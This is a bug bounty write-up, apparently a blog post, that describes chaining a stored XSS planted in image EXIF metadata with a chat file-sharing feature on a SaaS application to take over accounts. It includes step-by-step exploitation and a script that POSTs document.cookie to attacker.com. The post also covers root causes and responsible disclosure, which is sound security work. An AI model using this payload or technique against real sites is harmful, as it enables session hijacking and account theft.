Hi, let me introduce myself — I'm Kanishka Khandelwal. I'm currently working as an Associate Security Engineer, and apart from my day job, I spend most of my time doing bug bounty.
While testing different applications, I've learned one thing: Sometimes even the most "harmless" features like file upload can turn into critical vulnerabilities.
This is one such story.
Initial Testing
While testing a SaaS application, I started with basic functionality checks.
One feature caught my attention: 👉 Profile image upload
As usual, I tried uploading different file types and checking how the application handled them.
The First Breakthrough (Stored XSS)
Instead of uploading a normal image, I created a JPG file with malicious JavaScript embedded inside its metadata (EXIF data).
Then I intercepted the upload request using Burp Suite and modified:
Content-Type: image/jpeg → Content-Type: text/html
I forwarded the request…
And surprisingly — the application accepted it.
Result
When I opened the uploaded file:

💥 The JavaScript executed.
I got an alert popup.
Problem?
At this stage, it was just a self-Stored XSS 👉 Only I could trigger it 👉 No real impact
So I decided to go deeper.
Finding the Real Impact
While exploring further, I noticed something interesting:
👉 The application also had a chat feature 👉 Users could share files with other users
This changed everything.
Turning Low Impact into Critical
Now the idea was simple:
👉 Can I trigger this XSS in another user's browser?
Crafting the Payload
I modified the payload to exfiltrate cookies and embedded this into image metadata (using an EXIF tool )
<script>
fetch("https://attacker.com",{
  method:"POST",
  body:document.cookie
})
</script>

Exploitation Step-by-step(Cross-User Attack):
- Open chat with another user
- Upload the malicious image as an attachment
- Intercept upload request → change Content-Type to text/html
- File gets successfully stored
- Victim opens the file.

- Session cookies were exfiltrated to an attacker-controlled endpoint
What Happened ..?
💥 Payload executed in victim's browser 💥 Cookies sent to attacker-controlled server 💥 This could lead to session hijacking depending on cookie protections (e.g., HttpOnly, SameSite).
Impact
This was no longer a simple XSS. This led to:
- Account Takeover (ATO)
- Session Hijacking
- Unauthorized access to user accounts
- Exposure of sensitive session data
Root Cause
The issue existed because:
- File content-type was not validated properly
- Files were rendered as HTML instead of safe media
- Metadata was not sanitized
- No output encoding while rendering files
Final Thoughts
This bug is a perfect example of:
👉 "Low impact ≠ useless bug"
A simple stored XSS became a critical account takeover just by chaining it with another feature.
Bonus Insight
When testing:
- Don't stop at "it's just XSS"
- Always ask → Can this affect another user?
- Try chaining vulnerabilities
Because real-world impact comes from chaining, not isolated bugs.
Disclosure Experience
The platform did have a bug bounty / disclosure program.I reported the issue responsibly.They acknowledged the report initially and mentioned it would be fixed…But after that:
👉 No response 👉 No reward 👉 Issue silently fixed
A bit frustrating — but that's part of bug bounty.
THANK YOU
If you found this helpful, feel free to connect: LinkedIn: https://www.linkedin.com/in/kanishka-khandelwal-a49050263/
Or drop your thoughts in the comments…